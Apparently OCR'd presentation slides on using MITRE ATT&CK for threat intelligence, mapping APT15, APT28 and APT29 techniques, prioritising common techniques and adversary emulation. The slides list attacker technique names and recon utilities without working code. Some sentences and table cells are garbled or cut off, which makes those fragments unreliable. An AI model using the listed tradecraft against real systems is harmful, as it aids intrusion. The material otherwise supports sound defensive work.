Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments in Obfuscated Files or Information.

# Threat Intelligence

- **Map *your* threat intelligence to ATT&CK**
  - Start with one group or software sample
  - Use an incident write-up or an intelligence report
- **Consider how you can store the intel**
  - Excel, Threat Intelligence Platform, other?
- **Start at the tactic level**
- **Use existing website examples**
- **Take it as a learning experience**
- **Work as a team**
- **Use it to make detection and mitigation recommendations to defenders**
  - Based on adversaries that have targeted *you*

# Mapping ATT&CK Techniques



All of the backdoors identified - excluding RoyalDNS - required APT15 to create batch scripts in order to install its persistence mechanism. This was achieved tl

of a simple Windows run key.

Analysis of the commands executed by APT15 reaffirmed the group's preference to 'live off the land'. They utilised Windows commands

reconnaissance activities such as tasklist.exe, ping.exe, netstat.exe, net.exe, systeminfo.exe, ipconfig.

APT15 was also observe nd generate Kerberos golden tickets. This allov vent of

NET tool to

enumerate folders and d

Scripting (T1064)

Registry Run Keys / Startup Folder (T1060)

Command-Line Interface (T1059)

Process Discovery

Credential Dumping (T1003)

Remote System Discovery (T1018)

System Network Connections Discovery (T1049)

Pass the Ticke

Input Capture (T1056)

ation Discovery (T1082)

System Network Configuration Discovery (T1016)

Email Collection (T1114)

https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/

# Threat Intelligence

- **Map *more* of your own threat intelligence to ATT&CK**
  - Incident response data
  - Threat intel subscriptions
  - Real-time alerts
  - Historic reporting
- **Prioritize frequently used techniques**
  - Remember any ATT&CK-mapped data has biases:
    https://www.slideshare.net/KatieNickels/first-cti-symposium-turning-intelligence-into-action-with-mitre-attck
  - You're prioritizing *known* adversary behavior over the unknown
- **Use and share your intel!**
  - Track adversary changes
  - Compare groups to each other – across your org and others

# APT28 Techniques*

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | **Access Token Manipulation** | **Access Token Manipulation** | **Account Manipulation** | Account Discovery | AppleScript | Audio Capture | **Automated Exfiltration** | **Commonly Used Port** |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | **Binary Padding** | Bash History | Application Window Discovery | Application Deployment Software | **Automated Collection** | **Data Compressed** | **Communication Through Removable Media** |
| Hardware Additions | **Command-Line Interface** | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discover | Distributed Component Object Model | **Clipboard Data** | **Data Encrypted** | **Connection Proxy** |
| **Replication Through Removable Media** | Control Panel Items | AppInit DLLs | AppInit DLLs | Bypass User Account Contr | **Credential Dumping** | **File and Directory Discovery** | **Exploitation of Remote Services** | **Data from Information Repositories** | Data Transfer Size Limits | Custom Command and Control Protocol |
| **Spearphishing Attachment** | **Dynamic Data Exchange** | Application Shimming | Application Shimming | Clear Command History | **Credentials in Files** | **Network Service Scanning** | **Logon Scripts** | **Data from Local System** | Exfiltration Over Alternative Protocol | **Custom Cryptographic Protocol** |
| Spearphishing Link | **Execution through API** | Authentication Package | Bypass User Account Contr | CMSTP | Credentials in Registry | Network Share Discovery | **Pass the Hash** | Data from Network Shared Drive | **Exfiltration Over Command and Control Channel** | **Data Encoding** |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Password Policy Discovery | **Pass the Ticket** | **Data from Removable Media** | Exfiltration Over Other Network Medium | **Data Obfuscation** |
| Supply Chain Compromise | Exploitation for Client Execution | **Bootkit** | Dylib Hijacking | Component Firmware | Forced Authentication | **Peripheral Device Discovery** | Remote Desktop Protocol | **Data Staged** | **Exfiltration Over Physical Medium** | Domain Fronting |
| Trusted Relationship | Graphical User Interface | Browser Extensions | **Exploitation for Privilege Escalation** | **Component Object Model Hijacking** | Hooking | Permission Groups Discove | **Remote File Copy** | Email Collection | **Scheduled Transfer** | **Fallback Channels** |
| **Valid Accounts** | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | **Input Capture** | **Process Discovery** | Remote Services | **Input Capture** | | Multi-hop Proxy |
| | Launchctl | Component Firmware | File System Permissions Weakness | **DCShadow** | Input Prompt | **Query Registry** | **Replication Through Removable Media** | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | **Component Object Model Hijacking** | Hooking | **Deobfuscate/Decode Files o Information** | Kerberoasting | Remote System Discovery | Shared Webroot | **Screen Capture** | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Option Injection | Disabling Security Tools | Keychain | **Security Software Discovery** | SSH Hijacking | Video Capture | | Multilayer Encryption |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | **LLMNR/NBT-NS Poisoning** | **System Information Discove** | Taint Shared Content | | | Port Knocking |
| | PowerShell | Dylib Hijacking | **New Service** | DLL Side-Loading | **Network Sniffing** | **System Network Configuration Discovery** | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | Path Interception | **Exploitation for Defense Evasion** | Password Filter DLL | System Network Connection Discovery | Windows Admin Shares | | | **Remote File Copy** |
| | Regsvr32 | File System Permissions Weakness | Plist Modification | Extra Window Memory Injection | **Private Keys** | **System Owner/User Discovery** | Windows Remote Management | | | **Standard Application Layer Protocol** |
| | **Rundll32** | **Hidden Files and Directories** | Port Monitors | **File Deletion** | **Replication Through Removable Media** | System Service Discovery | | | | **Standard Cryptographic Protocol** |
| | **Scheduled Task** | Hooking | **Process Injection** | File System Logical Offsets | Securityd Memory | System Time Discovery | | | | Standard Non-Application Layer Protocol |
| | **Scripting** | Hypervisor | **Scheduled Task** | Gatekeeper Bypass | Two-Factor Authentication Interception | | | | | Uncommonly Used Port |
| | **Service Execution** | Image File Execution Option Injection | Service Registry Permission Weakness | **Hidden Files and Directories** | | | | | | Web Service |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | Setuid and Setgid | Hidden Users | | | | | | |
| | Signed Script Proxy Execution | **Launch Agent** | **SID-History Injection** | Hidden Window | | | | | | |
| | Source | Launch Daemon | Startup Items | HISTCONTROL | | | | | | |
| | Space after Filename | Launchctl | Sudo | Image File Execution Options Injection | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Sudo Caching | Indicator Blocking | | | | | | |
| | Trap | Local Job Scheduling | **Valid Accounts** | Indicator Removal from Tools | | | | | | |
| | Trusted Developer Utilities | Login Item | Web Shell | **Indicator Removal on Host** | | | | | | |
| | **User Execution** | **Logon Scripts** | | **Indirect Command Execution** | | | | | | |
| | Windows Management Instrumentation | LSASS Driver | | **Install Root Certificate** | | | | | | |
| | Windows Remote Management | Modify Existing Service | | InstallUtil | | | | | | |
| | | Netsh Helper DLL | | Launchctl | | | | | | |
| | | **New Service** | | LC_MAIN Hijacking | | | | | | |
| | | **Office Application Startup** | | **Masquerading** | | | | | | |
| | | Path Interception | | **Modify Registry** | | | | | | |
| | | Plist Modification | | Mshta | | | | | | |
| | | Port Knocking | | Network Share Connection Removal | | | | | | |
| | | Port Monitors | | NTFS File Attributes | | | | | | |
| | | Rc.common | | **Obfuscated Files or Information** | | | | | | |
| | | Re-opened Applications | | Plist Modification | | | | | | |
| | | Redundant Access | | Port Knocking | | | | | | |

*from open source reporting we've mapped

# APT29 Techniques

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | **Account Manipulation** | **Account Discovery** | AppleScript | Audio Capture | **Automated Exfiltration** | **Commonly Used Port** |
| Exploit Public-Facing Application | CMSTP | **Accessibility Features** | **Accessibility Features** | Binary Padding | Bash History | **Application Window Discovery** | Application Deployment Software | Automated Collection | **Data Compressed** | Communication Through Removable Media |
| Hardware Additions | **Command-Line Interface** | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discover | Distributed Component Object Model | **Clipboard Data** | Data Encrypted | Connection Proxy |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | AppInit DLLs | **Bypass User Account Contr** | **Credential Dumping** | **File and Directory Discovery** | Exploitation of Remote Services | Data from Information Repositories | **Data Transfer Size Limits** | Custom Command and Control Protocol |
| **Spearphishing Attachment** | Dynamic Data Exchange | Application Shimming | Application Shimming | Clear Command History | **Credentials in Files** | Network Service Scanning | Logon Scripts | **Data from Local System** | **Exfiltration Over Alternative Protocol** | **Custom Cryptographic Protocol** |
| **Spearphishing Link** | Execution through API | Authentication Package | **Bypass User Account Contr** | CMSTP | Credentials in Registry | Network Share Discovery | **Pass the Hash** | **Data from Network Shared Drive** | Exfiltration Over Command and Control Channel | **Data Encoding** |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | **Code Signing** | Exploitation for Credential Access | Password Policy Discovery | **Pass the Ticket** | **Data from Removable Media** | Exfiltration Over Other Network Medium | **Data Obfuscation** |
| Supply Chain Compromise | **Exploitation for Client Execution** | Bootkit | Dylib Hijacking | Component Firmware | Forced Authentication | Peripheral Device Discovery | Remote Desktop Protocol | Data Staged | Exfiltration Over Physical Medium | **Domain Fronting** |
| Trusted Relationship | Graphical User Interface | Browser Extensions | **Exploitation for Privilege Escalation** | Component Object Model Hijacking | Hooking | Permission Groups Discove | **Remote File Copy** | **Email Collection** | Scheduled Transfer | **Fallback Channels** |
| **Valid Accounts** | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | **Input Capture** | **Process Discovery** | Remote Services | **Input Capture** | | **Multi-hop Proxy** |
| | Launchctl | Component Firmware | File System Permissions Weakness | **DCShadow** | Input Prompt | Query Registry | Replication Through Removable Media | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | Component Object Model Hijacking | Hooking | Deobfuscate/Decode Files o Information | Kerberoasting | Remote System Discovery | Shared Webroot | **Screen Capture** | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Option Injection | Disabling Security Tools | Keychain | **Security Software Discovery** | SSH Hijacking | Video Capture | | **Multilayer Encryption** |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | LLMNR/NBT-NS Poisoning | **System Information Discove** | Taint Shared Content | | | Port Knocking |
| | **PowerShell** | Dylib Hijacking | **New Service** | DLL Side-Loading | Network Sniffing | **System Network Configuration Discovery** | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | Path Interception | Exploitation for Defense Evasion | Password Filter DLL | System Network Connection Discovery | **Windows Admin Shares** | | | **Remote File Copy** |
| | Regsvr32 | File System Permissions Weakness | Plist Modification | Extra Window Memory Injection | **Private Keys** | **System Owner/User Discovery** | Windows Remote Management | | | **Standard Application Layer Protocol** |
| | **Rundll32** | Hidden Files and Directories | Port Monitors | **File Deletion** | Replication Through Removable Media | **System Service Discovery** | | | | **Standard Cryptographic Protocol** |
| | **Scheduled Task** | Hooking | Process Injection | File System Logical Offsets | Securityd Memory | **System Time Discovery** | | | | Standard Non-Application Layer Protocol |
| | **Scripting** | Hypervisor | **Scheduled Task** | Gatekeeper Bypass | Two-Factor Authentication Interception | | | | | Uncommonly Used Port |
| | **Service Execution** | Image File Execution Option Injection | Service Registry Permission Weakness | Hidden Files and Directories | | | | | | **Web Service** |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | Setuid and Setgid | Hidden Users | | | | | | |
| | Signed Script Proxy Execution | Launch Agent | **SID-History Injection** | Hidden Window | | | | | | |
| | Source | Launch Daemon | Startup Items | HISTCONTROL | | | | | | |
| | Space after Filename | Launchctl | Sudo | Image File Execution Options Injection | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Sudo Caching | Indicator Blocking | | | | | | |
| | Trap | Local Job Scheduling | **Valid Accounts** | Indicator Removal from Tools | | | | | | |
| | Trusted Developer Utilities | Login Item | Web Shell | **Indicator Removal on Host** | | | | | | |
| | **User Execution** | Logon Scripts | | Indirect Command Execution | | | | | | |
| | **Windows Management Instrumentation** | LSASS Driver | | Install Root Certificate | | | | | | |
| | Windows Remote Management | Modify Existing Service | | InstallUtil | | | | | | |
| | | Netsh Helper DLL | | Launchctl | | | | | | |
| | | **New Service** | | LC_MAIN Hijacking | | | | | | |
| | | Office Application Startup | | **Masquerading** | | | | | | |
| | | Path Interception | | Modify Registry | | | | | | |
| | | Plist Modification | | Mshta | | | | | | |
| | | Port Knocking | | Network Share Connection Removal | | | | | | |
| | | Port Monitors | | **NTFS File Attributes** | | | | | | |
| | | Rc.common | | **Obfuscated Files or Information** | | | | | | |
| | | Re-opened Applications | | Plist Modification | | | | | | |
| | | Redundant Access | | Port Knocking | | | | | | |

# Comparing APT28 and APT29

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | 🟨 Access Token Manipulation | 🟨 Access Token Manipulation | 🟩 Account Manipulation | 🟦 Account Discovery | AppleScript | Audio Capture | 🟩 Automated Exfiltration | 🟩 Commonly Used Port |
| Exploit Public-Facing Application | CMSTP | 🟦 Accessibility Features | 🟦 Accessibility Features | 🟨 Binary Padding | Bash History | 🟦 Application Window Discovery | Application Deployment Software | 🟨 Automated Collection | 🟩 Data Compressed | 🟨 Communication Through Removable Media |
| Hardware Additions | 🟩 Command-Line Interface | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discover | Distributed Component Object Model | 🟩 Clipboard Data | 🟨 Data Encrypted | 🟨 Connection Proxy |
| 🟨 Replication Through Removable Media | Control Panel Items | AppInit DLLs | AppInit DLLs | 🟦 Bypass User Account Contr | 🟩 Credential Dumping | 🟩 File and Directory Discovery | 🟨 Exploitation of Remote Services | 🟨 Data from Information Repositories | 🟦 Data Transfer Size Limits | Custom Command and Control Protocol |
| 🟩 Spearphishing Attachment | 🟨 Dynamic Data Exchange | Application Shimming | Application Shimming | Clear Command History | 🟩 Credentials in Files | 🟨 Network Service Scanning | 🟨 Logon Scripts | 🟩 Data from Local System | 🟦 Exfiltration Over Alternative Protocol | 🟩 Custom Cryptographic Protocol |
| 🟦 Spearphishing Link | 🟨 Execution through API | Authentication Package | 🟦 Bypass User Account Contr | CMSTP | Credentials in Registry | Network Share Discovery | 🟩 Pass the Hash | 🟦 Data from Network Shared Drive | 🟨 Exfiltration Over Command and Control Channel | 🟩 Data Encoding |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | 🟦 Code Signing | Exploitation for Credential Access | Password Policy Discovery | 🟩 Pass the Ticket | 🟩 Data from Removable Media | Exfiltration Over Other Network Medium | 🟩 Data Obfuscation |
| Supply Chain Compromise | 🟦 Exploitation for Client Execution | 🟨 Bootkit | Dylib Hijacking | Component Firmware | Forced Authentication | 🟨 Peripheral Device Discovery | Remote Desktop Protocol | 🟨 Data Staged | 🟨 Exfiltration Over Physical Medium | 🟦 Domain Fronting |
| Trusted Relationship | Graphical User Interface | Browser Extensions | 🟩 Exploitation for Privilege Escalation | 🟨 Component Object Model Hijacking | Hooking | Permission Groups Discove | 🟩 Remote File Copy | 🟦 Email Collection | 🟨 Scheduled Transfer | 🟩 Fallback Channels |
| 🟩 Valid Accounts | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | 🟩 Input Capture | 🟩 Process Discovery | Remote Services | 🟩 Input Capture | | 🟦 Multi-hop Proxy |
| | Launchctl | Component Firmware | File System Permissions Weakness | 🟩 DCShadow | Input Prompt | 🟨 Query Registry | 🟨 Replication Through Removable Media | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | 🟨 Component Object Model Hijacking | Hooking | 🟨 Deobfuscate/Decode Files o Information | Kerberoasting | Remote System Discovery | Shared Webroot | 🟩 Screen Capture | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Option Injection | Disabling Security Tools | Keychain | 🟩 Security Software Discovery | SSH Hijacking | Video Capture | | 🟦 Multilayer Encryption |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | 🟨 LLMNR/NBT-NS Poisoning | 🟩 System Information Discove | Taint Shared Content | | | Port Knocking |
| | 🟦 PowerShell | Dylib Hijacking | 🟩 New Service | DLL Side-Loading | 🟨 Network Sniffing | 🟩 System Network Configuration Discovery | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | Path Interception | 🟨 Exploitation for Defense Evasion | Password Filter DLL | System Network Connection Discovery | 🟦 Windows Admin Shares | | | 🟩 Remote File Copy |
| | Regsvr32 | File System Permissions Weakness | Plist Modification | Extra Window Memory Injection | 🟩 Private Keys | 🟩 System Owner/User Discovery | Windows Remote Management | | | 🟩 Standard Application Layer Protocol |
| | 🟩 Rundll32 | 🟨 Hidden Files and Directories | Port Monitors | 🟩 File Deletion | 🟨 Replication Through Removable Media | 🟦 System Service Discovery | | | | 🟩 Standard Cryptographic Protocol |
| | 🟩 Scheduled Task | Hooking | 🟨 Process Injection | File System Logical Offsets | Securityd Memory | 🟦 System Time Discovery | | | | Standard Non-Application Layer Protocol |
| | 🟩 Scripting | Hypervisor | 🟩 Scheduled Task | Gatekeeper Bypass | Two-Factor Authentication Interception | | | | | Uncommonly Used Port |
| | 🟩 Service Execution | Image File Execution Option Injection | Service Registry Permission Weakness | 🟨 Hidden Files and Directories | | | | | | 🟦 Web Service |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | Setuid and Setgid | Hidden Users | | | | | | |
| | Signed Script Proxy Execution | 🟨 Launch Agent | 🟩 SID-History Injection | Hidden Window | | | | | | |
| | Source | Launch Daemon | Startup Items | HISTCONTROL | | | | | | |
| | Space after Filename | Launchctl | Sudo | Image File Execution Options Injection | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Sudo Caching | Indicator Blocking | | | | | | |
| | Trap | Local Job Scheduling | 🟩 Valid Accounts | Indicator Removal from Tools | | | | | | |
| | Trusted Developer Utilities | Login Item | Web Shell | 🟩 Indicator Removal on Host | | | | | | |
| | 🟩 User Execution | 🟨 Logon Scripts | | 🟨 Indirect Command Execution | | | | | | |
| | 🟦 Windows Management Instrumentation | LSASS Driver | | 🟨 Install Root Certificate | | | | | | |
| | Windows Remote Management | Modify Existing Service | | InstallUtil | | | | | | |
| | | Netsh Helper DLL | | Launchctl | | | | | | |
| | | 🟩 New Service | | LC_MAIN Hijacking | | | | | | |
| | | 🟨 Office Application Startup | | 🟩 Masquerading | | | | | | |
| | | Path Interception | | 🟨 Modify Registry | | | | | | |
| | | Plist Modification | | Mshta | | | | | | |
| | | Port Knocking | | Network Share Connection Removal | | | | | | |
| | | Port Monitors | | 🟦 NTFS File Attributes | | | | | | |
| | | Rc.common | | 🟩 Obfuscated Files or Information | | | | | | |
| | | Re-opened Applications | | Plist Modification | | | | | | |
| | | Redundant Access | | Port Knocking | | | | | | |

🟨 **APT28**

🟦 **APT29**

🟩 **Both groups**

**Prioritize!**

# Comparing APT28 and APT29

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | 🟨 Access Token Manipulation | 🟨 Access Token Manipulation | 🟩 Account Manipulation | 🟦 Account Discovery | AppleScript | Audio Capture | 🟩 Automated Exfiltration | 🟩 Commonly Used Port |
| Exploit Public-Facing Application | [illegible] | 🟦 Accessibility Features | 🟦 Accessibility Features | 🟨 Binary Padding | Bash History | 🟦 Application Window Discovery | Application Deployment Software | 🟨 Automated Collection | 🟩 Data Compressed | 🟨 Communication Through Removable Media |
| Hardware Additions | 🟩 Command-Line Interface | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discover | Distributed Component Object Model | 🟩 Clipboard Data | 🟨 Data Encrypted | 🟨 Connection Proxy |
| 🟨 Replication Through Removable Media | Control Panel Items | AppInit DLLs | AppInit DLLs | 🟦 Bypass User Account Contr | 🟩 Credential Dumping | 🟩 File and Directory Discovery | 🟨 Exploitation of Remote Services | 🟨 Data from Information Repositories | 🟦 Data Transfer Size Limits | Custom Command and Control Protocol |
| 🟩 Spearphishing Attachment | 🟨 Dynamic Data Exchange | Application Shimming | Application Shimming | Clear Command History | 🟩 Credentials in Files | 🟨 Network Service Scanning | 🟨 Logon Scripts | 🟩 Data from Local System | 🟦 Exfiltration Over Alternative Protocol | 🟩 Custom Cryptographic Protocol |
| 🟦 Spearphishing Link | 🟨 Execution through API | Authentication Package | 🟦 Bypass User Account Contr | CMSTP | Credentials in Registry | Network Share Discovery | 🟩 Pass the Hash | 🟦 Data from Network Shared Drive | 🟨 Exfiltration Over Command and Control Channel | 🟩 Data Encoding |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | 🟦 Code Signing | Exploitation for Credential Access | Password Policy Discovery | 🟩 Pass the Ticket | 🟩 Data from Removable Media | Exfiltration Over Other Network Medium | 🟩 Data Obfuscation |
| Supply Chain Compromise | 🟦 Exploitation for Client Execution | 🟨 Bootkit | Dylib Hijacking | Component Firmware | Forced Authentication | 🟨 Peripheral Device Discovery | Remote Desktop Protocol | 🟨 Data Staged | 🟨 Exfiltration Over Physical Medium | 🟦 Domain Fronting |
| Trusted Relationship | Graphical User Interface | Browser Extensions | 🟩 Exploitation for Privilege Escalation | 🟨 Component Object Model Hijacking | Hooking | Permission Groups Discove | 🟩 Remote File Copy | 🟦 Email Collection | 🟨 Scheduled Transfer | 🟩 Fallback Channels |
| 🟩 Valid Accounts | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | 🟩 Input Capture | 🟩 Process Discovery | Remote Services | 🟩 Input Capture | | 🟦 Multi-hop Proxy |
| | Launchctl | Component Firmware | File System Permissions Weakness | 🟩 DCShadow | Input Prompt | 🟨 Query Registry | 🟨 Replication Through Removable Media | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | 🟨 Component Object Model Hijacking | Hooking | 🟨 Deobfuscate/Decode Files o Information | Kerberoasting | Remote System Discovery | Shared Webroot | 🟩 Screen Capture | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Option Injection | Disabling Security Tools | Keychain | 🟩 Security Software Discovery | SSH Hijacking | Video Capture | | 🟦 Multilayer Encryption |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | 🟨 LLMNR/NBT-NS Poisoning | 🟩 System Information Discove | Taint Shared Content | | | Port Knocking |
| | 🟦 PowerShell | Dylib Hijacking | 🟩 New Service | DLL Side-Loading | 🟨 Network Sniffing | 🟩 System Network Configuration Discovery | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | Path Interception | 🟨 Exploitation for Defense Evasion | Password Filter DLL | System Network Connection Discovery | 🟦 Windows Admin Shares | | | 🟩 Remote File Copy |
| | Regsvr32 | File System Permissions Weakness | Plist Modification | Extra Window Memory Injection | 🟩 Private Keys | 🟩 System Owner/User Discovery | Windows Remote Management | | | 🟩 Standard Application Layer Protocol |
| | 🟩 Rundll32 | 🟨 Hidden Files and Directories | Port Monitors | 🟩 File Deletion | 🟨 Replication Through Removable Media | 🟦 System Service Discovery | | | | 🟩 Standard Cryptographic Protocol |
| | 🟩 Scheduled Task | Hooking | 🟨 Process Injection | File System Logical Offsets | Securityd Memory | 🟦 System Time Discovery | | | | Standard Non-Application Layer Protocol |
| | 🟩 Scripting | Hypervisor | 🟩 Scheduled Task | Gatekeeper Bypass | Two-Factor Authentication Interception | | | | | Uncommonly Used Port |
| | 🟩 Service Execution | Image File Execution Option Injection | Service Registry Permission Weakness | 🟨 Hidden Files and Directories | | | | | | 🟦 Web Service |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | Setuid and Setgid | Hidden Users | | | | | | |
| | Signed Script Proxy Execution | 🟨 Launch Agent | 🟩 SID-History Injection | Hidden Window | | | | | | |
| | Source | Launch Daemon | Startup Items | HISTCONTROL | | | | | | |
| | Space after Filename | Launchctl | Sudo | Image File Execution Options Injection | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Sudo Caching | Indicator Blocking | | | | | | |
| | Trap | Local Job Scheduling | 🟩 Valid Accounts | Indicator Removal from Tools | | | | | | |
| | Trusted Developer Utilities | Login Item | Web Shell | 🟩 Indicator Removal on Host | | | | | | |
| | 🟩 User Execution | 🟨 Logon Scripts | | 🟨 Indirect Command Execution | | | | | | |
| | 🟦 Windows Management Instrumentation | LSASS Driver | | 🟨 Install Root Certificate | | | | | | |
| | Windows Remote Management | Modify Existing Service | | InstallUtil | | | | | | |
| | | Netsh Helper DLL | | Launchctl | | | | | | |
| | | 🟩 New Service | | LC_MAIN Hijacking | | | | | | |
| | | 🟨 Office Application Startup | | 🟩 Masquerading | | | | | | |
| | | Path Interception | | 🟨 Modify Registry | | | | | | |
| | | Plist Modification | | Mshta | | | | | | |
| | | Port Knocking | | Network Share Connection Removal | | | | | | |
| | | Port Monitors | | 🟦 NTFS File Attributes | | | | | | |
| | | Rc.common | | 🟩 Obfuscated Files or Information | | | | | | |
| | | Re-opened Applications | | Plist Modification | | | | | | |
| | | Redundant Access | | Port Knocking | | | | | | |

**Overlay known gaps**

- 🟨 APT28
- 🟦 APT29
- 🟩 Both groups

# Top 20 Techniques from ATT&CK Group/Software Data

**A *starting point!* Not representative of all adversary behavior**

1. Standard App Layer Protocol
2. Remote File Copy
3. System Information Discovery
4. Command-Line Interface
5. File and Directory Discovery
6. Registry Run Key/Startup Folder
7. Obfuscated Files or Information
8. File Deletion
9. Process Discovery
10. System Network Config Discovery
11. Credential Dumping
12. Screen Capture
13. Input Capture
14. System Owner/User Discovery
15. Scripting
16. Commonly Used Port
17. Standard Crypto Protocol
18. PowerShell
19. & 20 (tie!)

Masquerading and New Service

# Adversary Emulation – How ATT&CK Can Help


- **You think you know what you can detect and mitigate…**

  **…but how can you be sure? Are there adversaries in your network?**

  **→ Enter red teamers!**
- **Use ATT&CK to organize your red team plans**
- **Move toward adversary emulation**
  - Subset of threat-based security testing
  - Emulate the techniques of real adversaries
  - Focus on the technique behaviors

# Adversary Emulation

- **No red team? No problem!**
- **Defenders can try out red teaming tools to get your feet wet**
